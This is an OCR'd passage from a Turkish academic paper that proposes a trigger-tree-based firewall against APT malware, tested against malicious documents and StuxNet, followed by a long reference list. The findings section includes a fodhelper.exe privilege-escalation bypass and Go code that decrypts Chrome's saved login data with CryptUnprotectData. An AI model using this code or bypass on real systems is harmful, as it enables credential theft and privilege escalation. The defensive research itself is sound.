
Açık kaynak kodlu Process Hacker uygulamasında yer alan kodlar kullanılarak, internet bağlantısına sahip uygulamaların hangileri olduğu kaydı tutulacak ve ilk kez bağlantı kurmak isteyen ve beyaz listede bulunmayan uygulamalar için uygulamanın tetikleyicisi göz önünde bulundurularak kullanıcıya internet bağlantı yetkisi verilip verilmeyeceği sorulacaktır.

Bunun yanında hangi uygulamaların hangi bağlantılar kurması gerektiğini ön tanımlı olarak programa kaydedebilmek temiz işletim sistemi kurulumunun ihtiyaç duyduğu bağlantı adreslerinin kaydı tutulacaktır.

4. BULGULAR

Yapılan çalışmalar sonucu APT yazılımlarının çok çeşitli yollardan sisteme bulaşabildiği, açıkların kapatıldıkça yeni açıkların ortaya çıktığı görülmüştür. Bu sorunun olası sebeplerinden birinin APT saldırılarının genelde sistemde yer alan zafiyetli kodlar üzerinden yapılmasından kaynaklandığı anlaşılmıştır. Bu zafiyetli kodlar işletim sisteminden kaynaklandığı gibi bilgisayara yüklenen programlardan da kaynaklanabilmektedir. APT saldırılarını tamamen engellemek için sistemde hiçbir harici program bulunmaması ve sistemin çok kısıtlı kullanılması gerekmekte ya da çok yüksek harcamaların yapılması gerekmektedir. Bu kısıtlar kullanım verimliliğini düşürmektedir. Bu kadar kısıtlı kullanıma rağmen zararlı yazılım sistem dosyalarına bulaşabilmektedir.

Windows işletim sisteminde yükseltilmiş yetki almanın en basit yolu şudur: çalıştırılmak istendiğinde varsayılan olarak yükseltilmiş yetki alan uygulamalar tespit edilir. Komut satırı uygulaması (cmd.exe) adı değiştirilerek bu uygulamalardan birinin ismi verilir.



Şekil 4.1: fodhelper.exe Çalıştığında Regedit Üzerinden Yapılacak Değişiklik İle Yükseltilmiş Yetkili Powershell Çalıştırmak İçin Gerekli İşlem

Google Chrome ve daha çoğu yazılımın güvenlik amacı ile kullandığı, oturum açmada kullanılan Kullanıcı Kimlik Bilgileri üzerinden yapılan şifreleme ile üretilen BLOB veri tipindeki veri, yükseltilmiş yetki alan bir uygulama ile kırılabilmekte.

```
var (
        dllcrypt32  = syscall.NewLazyDLL("Crypt32.dll")
        dllkernel32 = syscall.NewLazyDLL("Kernel32.dll")

        procDecryptData = dllcrypt32.NewProc("CryptUnprotectData")
        procLocalFree   = dllkernel32.NewProc("LocalFree")

        dataPath string = os.Getenv("USERPROFILE") + "\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\Login Data"
        //dataPath = "C:\\Users\\mustafa\\Desktop\\Login Data"
)

type DATA_BLOB struct {
        cbData uint32
        pbData *byte
}

func NewBlob(d []byte) *DATA_BLOB {
        if len(d) == 0 {
                return &DATA_BLOB{}
        }
        return &DATA_BLOB{
                pbData: &d[0],
                cbData: uint32(len(d)),
        }
}
func (b *DATA_BLOB) ToByteArray() []byte {
        d := make([]byte, b.cbData)
        copy(d, (*[1 << 30]byte)(unsafe.Pointer(b.pbData))[:])
        return d
}

func Decrypt(data []byte) ([]byte, error) {
var outblob DATA_BLOB
r, _, err := procDecryptData.Call(uintptr(unsafe.Pointer(NewBlob(data))), 0, 0, 0, 0, 0, uintptr(unsafe.Pointer(&outblob)))
if r == 0 {
        return nil, err
}
defer procLocalFree.Call(uintptr(unsafe.Pointer(outblob.pbData)))
return outblob.ToByteArray(), nil
}
```

Şekil 4.2: Go Dili kullanılarak Windows DLL Dosyalarına Erişim ve Google Chrome Verilerindeki Şifrelemeyi Çözmek İçin Örnek Kod

Yeni kurulmuş Windows XP üzerinde, bu makalede önerilen güvenli yazılım kuruldu. Windows'un standart olarak internet bağlantısı gerektiren uygulamaları ile internet bağlantısı

kurulduktan sonra tüm uygulamaların hangi tetiklemeler ile (otomatik veya kullanıcı) hangi port üzerinden hangi alan adı veya IP adresi üzerinden bağlantı kurdukları tespit edildi. Bazı uygulamalar (internet tarayıcı) tek port üzerinden çok fazla alan adı bağlantısı kurarken ve kullanıcı tetiklemesi ile çalışırken, bazı uygulamalar sistem tetiklemesi ile belli alan adı ve port üzerinden bağlantı kurmaktadır.

Güvenli yazılım eğitim süreci bittikten sonra sisteme zararlı PDF ve Microsoft Office dosyaları indirildi. Microsoft Office belgesi, zararlı yazılımı indirmek için tanınmayan uzak sunucuya bağlanmak istediği zaman güvenli yazılım, sıra dışı adres bağlantı uyarısı verdi ve bağlantıyı engelleyerek kullanıcıyı bilgilendirdi.

Önerilen güvenli yazılım gerçekleştirilip araştırılan APT saldırı senaryolarına karşı güvenilirliği incelenmiştir. Bu bağlamda:

1- Güvenli yazılım, mızrak oltalama saldırılarını durduramamaktadır. Buna rağmen mızrak oltalama saldırısı ile gelen PDF ve Microsoft Office dosyaları çalıştırıldığında anormal bağlantı kurma istekleri tespit edilmekte ve engellenmektedir. Böylece zararlı yazılımın uzaktan indirilmesi bu aşamada engellenmekte ve kullanıcı anormal durum hakkında bilgilendirilmektedir.
2- Güvenli yazılım, sistem içinde gerçekleşen yükseltilmiş yetki işlemleri hakkında bilgi sahibi olmamaktadır. Gelen ve giden tüm bağlantı isteklerini yetkiye bakmadan filtrelemektedir.
3- Güvenli yazılımın sistem içerisinde yapılan veri değişiklikleri ve veri kopyalamaları üzerinde bir etkisi veya gözlemi bulunmamaktadır. Sisteme sızmayı başaran bir virüs sitem verileri üzerinde değişiklik yapabilmektedir. APT yazılımının verileri elde etmesi fazında, önerilen güvenli yazılımın bir etkisi bulunmamaktadır.
4- IDS ve IPS yazılımları, gelen ve giden IP paketlerinin içerisindeki bilgiye göre çalışmaktadır. Önerilen güvenlik sistemi, hangi uygulamanın kim tarafından tetiklendiği incelenerek çalışmaktadır. Ayrıca IP adresi ve port bilgisi de filtreye dahil olmaktadır. IDS yazılımlarını atlatabilecek herhangi bir IP paketi, önerilen güvenli sistem tarafından engellenmektedir. Bunun sebebi IP paketinin güvenli yazılım tarafından tanınmayan tetikleyiciler tarafından oluşturulmasıdır.
5- Önerilen yazılım, günlük kaydı verilerini düzenli olarak kendi veri tabanına kopyalamaktadır. Herhangi bir verinin silinmesi halinde uyarı verecektir.

APT yazılımlarının sisteme bulaşması kaçınılmazdır. Daima bir insan zafiyetinden kaynaklanacak bir sızma gerçekleşebilir. Sisteme yüklenecek herhangi bir yasal yazılımın içerisinde bile sistem hakkında bilgi toplayan ve bu bilgileri dışarı sızdıran gizli casus yazılımlar bulunabilmektedir. Bu sebeplerden dolayı sistemdeki yazılımsal açıkları kapatmaya çalışmak fazladan gayret sarf edilmesine sebep olmakta ayrıca maliyeti arttırmaktadır. Yine de güvenli şirketler tarafından üretilen yazılımların güvenlik yamalarının düzenli olarak kontrol edilip yüklenmesi iyi bir alışkanlık olarak görülmektedir.

Sistemde yer alan zararlı sessiz yazılımların iki zararı bulunmakta. Biri sisteme bağlı cihazları bozması diğeri de sistemden veri kaçırmasıdır. Sisteme bağlı cihazların korunması için en çok yetki poliçeleri önerilmektedir fakat bu çalışma, yetkilendirme poliçelerini kapsamamaktadır.

Zararlı yazılımın ağ üzerinden başka cihazlara zarar vermesini engellemek için sadece IP bazlı güvenlik duvarları atlatılabilirken uygulama ve uygulama tetikleyicisi bazlı kullanıcı gözetimli (supervised) anomali tespit güvenlik duvarı ile bu girişimleri engellenmekte ve sistem yöneticisi uyarılmaktadır. Bu sayede veri sızdırılması kontrol altına sağlanmaktadır.

Güvenli yazılımın tüm günlük verilerinin yedeğini alması sayesinde günlük verileri üzerinde yapılacak değişiklik, etkisiz olur ve saldırı tehdidi hakkında alarm verilebilir.

Sistemlerin en büyük açığı insan zafiyetidir. Önerilen sistem en çok insan kararı üzerine çalışmaktadır. Güvenlik yazılımını kullanacak kişinin bilgi sahibi olması gerekmekte ve dikkatli şekilde karar vermesi gerekmektedir. Bu problemleri aşmak için yazılımın daha çok çeşitli yapay zeka tekniği ile anomali tespiti yapması ve bu tespitlerle oluşturulan bir korelasyon ile kullanıcıya zararlılık konusunda yüksek risk, düşük risk gibi bir değer verilmesi uygun olacaktır.

Güvenlik sisteminin daha iyi hale gelmesi için birden fazla kullanıcı cevabı, bulut üzerinde kaydedilebilir ve her program ağacı için güvenilirlik verisi elde edilebilir. Böylece hiçbir kullanıcı tarafından oylanmamış işlem ağacı yapılarının internet bağlantıları ile ilgili tehlikeli alarmı verilebilir.

Sistemin amacı, sistemde oluşacak tüm tetikleme şemasını anlaşılabilir ve kolay yönetilebilir şekilde sistem yöneticine sunmak, böylece istenmeyen bağlantıları engellemektir. Böylece meydana gelebilecek tüm bağlantılar tamamen kullanıcı kararına bırakılacaktır.

5. TARTIŞMA VE SONUÇ

Önerilen güvenli yazılım, başarılı bir şekilde tanınmayan uygulamalar tarafından yapılan bağlantı isteklerini engellemektedir.

Sistemin en büyük eksiklerinden biri kullanıcıya çok fazla sayıda yanlış pozitif alarm vermesi ve kurulmak istenen bağlantının onaylanıp onaylanmayacağının sorulmasıdır.

Kullanıcının doğru kararları vermesine yardım etmek amacı ile normal davranış ve anormal davranış daha fazla yöntem kullanılarak izlenmeli ve kullanıcıya alarm verilip tanınmayan bağlantı çeşitleri için yüksek risk uyarısı verilmeli, kullanıcının seçim yapması kolaylaştırılmalıdır. Çok fazla insan faktörü işin içine girmektedir. Her şeye rağmen hiç farkında olunmadan bir bağlantının gerçekleşmesindense kullanıcıya yeni kurulan bağlantıların haber verilmesi ve bağlantının engellenmesi daha güvenlidir.

Bilişim sistemleri konusunda yetkin olmayan kullanıcılar, bu sistemi kullanırken zorluk yaşayacağı gibi bilgi sahibi olan kişiler bile karmaşık bağlantı istekleri karşısında karar vermek zorunda kalacak ve bu da insan kaynaklı hata olasılığını arttıracaktır.

Sistemin daha iyi olması için bulut temelli olarak sürekli güncellenip, bağlantı kurmak isteyen uygulama tetikleme ağaçları konusunda kullanıcıyı risk konusunda uyaran yapılar eklenebilir.

Kullanıcı kararsız kalması durumunda bağlantıya 5 dakika boyunca izin verme seçeneği eklenebilir. Böylece sürekli saldırılar engellenmiş olur.

Önerilen güvenlik sistemi, sistem içindeki verilerin güvenliğini sağlamamaktadır. Verilerin silinmesi veya değiştirilmesi, ağ bağlantısı haricinde sisteme bağlı cihazların kontrol edilmesi konusunda işlevsizdir.

Bağlantı kurmasına izin verilen güvenli sayılan uygulamaların kullandığı verilerin zararlı yazılım tarafından değiştirilmesi ile önerilen sistemin oluşturacağı güvenlik önlemi, aşılabilmektedir. Örneğin bir web sitesi sunucu yazılımının üzerinden erişilmesine olanak sağladığı dosyalar değiştirilirse, önerilen güvenlik sistemi bu konuda pasif kalmaktadır.

Bunların yanına kullanıcı aktivitesi bazlı anomali tespiti de eklenebilirdi. Bu sisteme göre kullanıcı aktif olduğunda ve olmadığında bağlantı kuran uygulamalar tespit edilecek ve bağlantı

IP adresi, portu ve gönderilen veri boyutu parametreleri, program tarafından kaydedilecektir. Kullanıcı aktif olmadığında parametrelere aykırı bağlantı kurulduğunda sistem uyarı verip izinsiz aktiviteyi haber verebilirdi.

Bunların yanında, önerilen güvenlik sistemi, tarayıcı üzerinden yapılabilecek saldırılara karşı koruma sağlamamaktadır. Örneğin tarayıcıya yüklenebilecek zararlı bir eklentiyi engellememekte veya tarayıcı kodlarında yapılan değişiklikleri tespit edememektedir. Zararlı yazılım, tarayıcı üzerinde değişikli yaparak verilerin tarayıcı üzerinden gönderilmesini sağlayabilir. Tarayıcı, 80 portu üzerinden tüm alan adlarına açık olduğu için güvenlik yazılımı bu konuda eksik kalacaktır. Bu problemi aşmak için sistemde yer alan programların belli klasör yapıları içine erişmelerinin kısıtlanması gerekmektedir. Önerilen güvenlik yazılımının daha iyi hale gelmesi için internet bağlantı istekleri için kullanılan beyaz liste tekniği, bilgisayarda yer alan uygulamaların bilgisayar içindeki klasör yapılarına erişim istekleri için de kullanılabilir.

Sistemlere yapılan izinsiz girişlerin önüne geçmek için potansiyel sisteme sızma yöntemlerinin tamamı gözden geçirilmeli, USB cihazları doğrudan sisteme bağlanmamalı, PDF veya Microsoft Office dosyaları yetkisi azaltılmış görüntüleme araçları ile görüntülenmelidir. Virüs taramaları yapılmalıdır. En etkili sisteme sızıntı azaltma yöntemi, şirketteki çalışanları bilgilendirmek ve düzenli siber saldırı tatbikatı yapmaktır.


Tüm bu önlemlere rağmen sisteme zararlı yazılımın sızıntısı kaçınılmaz olduğu varsayılmaktadır. Ayrıca zararlı yazılımın sisteme sızıntısından kaynaklı olarak zarar görülmesi kaçınılmazdır.

Duqu zararlı yazılımı, sistem programlarının içine sızarak tespit edilmeyi en aza indirmektedir. Sistem programları için oluşturulan beyaz liste ve işlem ağacı parametreleri, Duqu'nun çalışmasını engelleyebilir fakat Duqu, Google Chrome gibi tüm internete erişim izni verilen bir uygulamaya sızarak çalışsaydı önerilen güvenlik sistemi işlevsiz kalırdı. Bu problemi çözmek için beyaz liste uygulanamayan programların düzenli dijital imzalarının kontrolü sağlanabilir. Ayrıca beyaz liste uygulanamayan programların sanal makine gibi izole ortamlarda çalışması, güvenliği arttıracak unsurlardandır.

Duqu, güvenlik yazılımlarının servislerini aramakta ve kodu bu servislere enjekte etmektedir. Bu tip saldırılara karşı bu yazıda önerilen güvenlik yazılımının savunması bulunmamakta. Çok biçimli güvenlik yazılımı servisleri, bu saldırıları önlemekte kullanılabilir. Servis yazılımının

kodu ve adı düzenli olarak değişirse zararlı yazılım tarafından ele geçirilmesi engellenebilir. Bu özellik tıpkı çok biçimli virüsler gibi hazırlanabilir.

Önerilen güvenlik sistemi, örnek APT saldırı senaryosunun engellenmesini sağlamış, verilerin dışarı gönderilmesini engellemiştir. İnternet üzerinden StuxNet yazılımı bulunmuş ve sanal ortamda güvenli yazılım ile beraber çalıştırılmıştır. StuxNet yazılımı lsass.exe isimli bir dosya çalıştırmış fakat normal koşullarda winlogon.exe üzerinden çalışması gereken program, services.exe tetikleyicisi ile çalışmakta olduğu için bilinmeyen işlem ağacının tespiti sayesinde önerilen güvenli yazılım ile tespit edilip bağlantısı engellenmiştir.




Şekil 5.1: winlogon.exe İle Tetiklenen lsass.exe, Gerçek Yazılımken; services.exe İle Çalışan lsass.exe Zararlı Yazılım Arasındaki Fark

İşletim sistemine bağlı servislerin hangi uzak sunucuları kullandığı net olarak bilinmeli, böylede beyaz liste kuralları işletim sistemi uygulamaları için de kesin olarak eklenmelidir. Böylece Duqu gibi zararlı yazılımların işletim sistemine dahil servisler üzerinden bile olsa veri transfer istekleri engellenebilecektir.

Yukarıdaki şekilde görüldüğü gibi StuxNet zararlı yazılımı, normalde winlogon.exe ile tetiklenen lsass.exe isimli uygulama ile aynı isimli ve konumlu başka bir uygulamanın başlatılmasını sağlamakta. Aradaki arkı zararlı yazılımın services.exe ile tetiklendiğini görerek anlayabiliriz.

Aşağıda Windows 10 üzerinde çalışan programda sol tarafta uygulamanın adına göre giden bağlantıların listelendiği bir liste ve sağ tarafta tetik ağacını görmektesiniz.



Şekil 5.2 Sol tarafta standart firewall uygulamasının uygulama adı bazında ip adreslerini listelediği görülmekte. Sağ tarafta ise önerilen sistemin işlemlerin tetik ağacını çıkarttığı görülmekte. Firewall Kuralları bu ağaca göre uygulanmalıdır.

Firewall kuralları, uygulama adı yerine uygulama tetik ağacına göre çalıştığında zararlı yazılımlar ile tetiklenen uygulamalar daha kolay fark edilmekte ve engellenmektedir. StuxNet zararlı yazılımının bulaştığı sistemlerdeki firewall yapısı bu tetik ağacına göre çalıştığı zaman zararlı yazlımın gelen ve giden ağ bağlantısı engellenebilmektedir.

Tetik ağacı sayesinde bilinmeyen tetiklenmeler ile zararlı yazılım tarafından kurulmak istenen bağlantılar daha etkili bir şekilde engellenebilmektedir.

Sıfır gün açıklarının vereceği hasarı en aza indirebilmek için bulunan en geçerli yöntemler:

- Uygulamaların tetik ağacı üzerinden firewall kuralları uygulanması
- Güvenlik yazılımının çok biçimli olması ve kod enjeksiyonunun önüne geçilmesi

KAYNAKLAR

[1] A. Alshamrani, «A Survey on Advanced Persistent Threats: Techniques, Solutions, Challenges, and Research Opportunities,» *IEEE Communications Surveys & Tutorials ,* cilt 21 , no. 2, pp. 1851 - 1877, 2019.

[2] M. Alkan, «Gelişmiş Sürekli Tehditler Üzerine Bir inceleme,» %1 içinde *4 th International Conference on Computer Science and Engineering UBMK'19*, Istanbul, Turkey, 2018.

[3] «cybint solutions,» [Çevrimiçi]. Available: https://www.cybintsolutions.com/16-cyber-security-terms-that-you-should-know/.

[4] «The Origin and Early History of the Computer Security Software Products Industry,» *IEEE Annals of the History of Computing ,* cilt 37, no. 2, pp. 46 - 58, 2015.

[5] «Wikipedia,» [Çevrimiçi]. Available: http://www.wikizero.biz/index.php?q=aHR0cHM6Ly9lbi53aWtpcGVkaWEub3JnL3dpa2kvQW50aXZpcnVzX3NvZnR3YXJl.

[6] «Top Ten Reviews,» [Çevrimiçi]. Available: https://www.toptenreviews.com/software/articles/what-was-the-first-antivirus-software/.

[7] «Beyaz,» [Çevrimiçi]. Available: https://www.beyaz.net/tr/guvenlik/makaleler/utm_nedir.html.

[8] «beyaz,» [Çevrimiçi]. Available: https://www.beyaz.net/tr/guvenlik/makaleler/loglama_ve_siem_nedir.html.

[9] «MAPCON Maintenance Software,» [Çevrimiçi]. Available: https://www.mapcon.com/us-en/timeline-of-computer-viruses.

[10] «netwrix Blog,» [Çevrimiçi]. Available: https://blog.netwrix.com/2018/05/15/top-10-most-common-types-of-cyber-attacks/.

[11] «Norton Security,» [Çevrimiçi]. Available: https://us.norton.com/internetsecurity-malware-what-is-a-computer-virus.html.

[12] «Tech Differences - Know the Technical Differences,» [Çevrimiçi]. Available: https://techdifferences.com/difference-between-virus-and-worms.html.

[13] «Kaspersky Lab,» [Çevrimiçi]. Available: https://www.kaspersky.com/resource-center/threats/trojans.

[14] «comodo,» [Çevrimiçi]. Available: https://antivirus.comodo.com/blog/comodo-news/malware-examples-and-their-removal/.

[15] «Wikipedia,» [Çevrimiçi]. Available: http://www.wikizero.biz/index.php?q=aHR0cHM6Ly90ci53aWtpcGVkaWEub3JnL3dpa2kvU2l0ZWxlcl9hcmFzxLFfYmV0aWtfw6dhbMSxxZ90xLFybWE.

[16] N. Virvilis, «Changing The Game: The Art Of Deceiving Sophisticated Attacks,» %1 içinde *International Conference on Cyber Conflict*, Tallinn, Estonia, 2014.

[17] «Wikipedia,» [Çevrimiçi]. Available: http://www.wikizero.biz/index.php?q=aHR0cHM6Ly9lbi53aWtpcGVkaWEub3JnL3dpa2kvU3R1eG5ldA.

[18] «kaspersky,» [Çevrimiçi]. Available: https://www.kaspersky.com/resource-center/threats/advanced-persistent-threat.

[19] K. P. B. Anushka, «Case Study On Exploitation, Detection And Prevention Of User Account Dos Through,» %1 içinde *20 15lnternationa1 Conference on Advances in ICT for Emerging Regions (TCTer): 190-194* , Sri Lanka, 2014.

[20] «Kasper Sky,» [Çevrimiçi]. Available: https://www.kaspersky.com/about/press-releases/2013_kaspersky-lab-identifies-operation--red-october--an-advanced-cyber-espionage-campaign-targeting-diplomatic-and-government-institutions-worldwide.

[21] «stanford,» [Çevrimiçi]. Available: http://large.stanford.edu/courses/2015/ph241/holloway1/.

[22] «esecurity planet,» [Çevrimiçi]. Available: https://www.esecurityplanet.com/threats/how-to-stop-advanced-persistent-threats.html.

[23] «readwrite.com,» [Çevrimiçi]. Available: https://readwrite.com/2011/06/01/anatomy-of-a-pdf-hack/.

[24] «eternal-todo,» [Çevrimiçi]. Available: http://eternal-todo.com/blog/pdf-attack-journey-exploit-kit-shellcode-slides.

[25] «github,» [Çevrimiçi]. Available: https://github.com/bhdresh/CVE-2017-8759.

[26] «github,» [Çevrimiçi]. Available: https://github.com/SaturnsVoid/Chrome-Password-Recovery.

[27] «github,» [Çevrimiçi]. Available: https://github.com/mattn/go-sqlite3.

[28] «github,» [Çevrimiçi]. Available: https://github.com/SaturnsVoid/Chrome-Password-Recovery.

[29] «github,» [Çevrimiçi]. Available: https://github.com/topics/win32crypt.

[30] «github,» [Çevrimiçi]. Available: https://github.com/LewisC22/ForensicTool/blob/master/ChromeDecryption.py.

[31] «programcreek,» [Çevrimiçi]. Available: https://www.programcreek.com/python/example/104887/win32crypt.CryptUnprotectData.

[32] «stackoverflow,» [Çevrimiçi]. Available: https://stackoverflow.com/questions/10765860/decrypt-wep-wlan-profile-key-using-cryptunprotectdata.

[33] «rohitab,» [Çevrimiçi]. Available: http://www.rohitab.com/discuss/topic/40997-google-chrome-password-crack/.

[34] «stackexchange,» [Çevrimiçi]. Available: https://security.stackexchange.com/questions/170481/how-secure-is-chrome-storing-a-password.

[35] «superuser,» [Çevrimiçi]. Available: https://superuser.com/questions/146742/how-does-google-chrome-store-passwords.

[36] «stackoverflow,» [Çevrimiçi]. Available: https://stackoverflow.com/questions/23153159/decrypting-chromium-cookies/23727331#23727331.

[37] «Yeah Hub - Kali Linux Tutorials,» [Çevrimiçi]. Available: https://www.yeahhub.com/top-6-techniques-to-bypass-an-ids-intrusion-detection-system/.

[38] «the windows club,» [Çevrimiçi]. Available: https://www.thewindowsclub.com/clear-event-log-windows-10.

[39] «github,» [Çevrimiçi]. Available: https://github.com/falahati/WindowsFirewallHelper.

[40] «Stack Exchange,» [Çevrimiçi]. Available: https://security.stackexchange.com/questions/170481/how-secure-is-chrome-storing-a-password.

[41] «sourceforge,» [Çevrimiçi]. Available: https://processhacker.sourceforge.io/.

[42] «Malware payloads via PNG files,» *Network Security,* 2014.

[43] Z. Zulkefli, «Typosquat Cyber Crime Attack Detection via Smartphone,» *Procedia Computer Science,* Cilt %1 / %2Volume 124,, no. 4, pp. 664-671, 2017.

[44] Q. Zhang, «A Study on Security Framework Against Advanced Persistent Threat,» %1 içinde *7th IEEE International Conference on Electronics Information and Emergency Communication (ICEIEC)*, Macau, China, 2017.

[45] W. D. J. B. X. G. Yuqing Li, «An Intelligence-Driven Security-Aware Defense Mechanism for Advanced Persistent Threats,» *IEEE Transactions on Information Forensics and Security,* cilt 14, no. 3, pp. 646 - 661, 2019.

[46] L.-X. YANG, «Security Evaluation of the Cyber Networks under Advanced Persistent Threats,» *IEEE Access,* cilt 5, pp. 20111 - 20123, 2017.

[47] L.-X. Yang, «Effective repair strategy against advanced persistent threat A differential game approach,» *IEEE Transactions on Information Forensics and Security,* cilt 14 , no. 7, pp. 1713 - 1728, 2018.

[48] C. Xenakis, «An advanced persistent threat in 3G networks Attacking the home network from roaming networks,» *Computers & Security ,* cilt 40, pp. 84-94, 2014.

[49] Y. Wua, «Game of information security investment Impact of attack types and network vulnerability,» *Expert Systems with Applications,* cilt 42, no. 15–16, pp. 6132-6146, 2015.

[50] A. Watson, «Fraud it's closer to home than you think,» *Computer Fraud & Security ,* no. 2, pp. 9-11, 2013.

[51] N. Virvilis, «Changing the game The art of deceiving sophisticated attackers,» %1 içinde *2014 6th International Conference On Cyber Conflict (CyCon 2014)*, Tallinn, Estonia, 2014.

[52] Y. Suna, «Modeling and verifying EPC network intrusion system based on timed automata,» *Pervasive and Mobile Computing,* cilt 24, pp. 61-76, 2015.

[53] A. B. a. K. Salous, «Beyond Blacklisting Cyberdefense in the Era of Advanced Persistent Threats,» *IEEE Security & Privacy,* cilt 12 , no. 5, pp. 90 - 93, 2014.

[54] L. Ross Brewer, «Advanced persistent threats Minimising the damage,» *Network Security,* cilt 4, pp. 5-9, 2014.

[55] M. R. W. Rafał Leszczyna, «Evaluation of Open Source SIEM for Situation Awareness Platform in the Smart Grid Environment,» %1 içinde *2015 IEEE World Conference on Factory Communication Systems (WFCS)*, Palma de Mallorca, Spain, 2015.

[56] V. Prenosil, «Advanced Persistent Threat Attack Detection An Overview,» %1 içinde *IEEE World Conference on Factory Communication Systems (WFCS)*, 2015 .

[57] L. D. a. C. H. Ping Chen, «A study on Advanced Persistent Threats,» %1 içinde *2018 3rd International Conference on Computer Science and Engineering (UBMK)*, Sarajevo, Bosnia-Herzegovina, 2018.

[58] L. H. Pham, «A Quantitative Framework to Model Advanced Persistent Threats,» %1 içinde *15th International Conference on Security and Cryptography · SECRYPT 2018*, Porto, Portugal, 2018.

[59] N. Nissim, «Detection of malicious PDF files and directions for enhancements A state-of-the art survey,» *Computers & Security,* cilt 48, pp. 246-266, 2015.

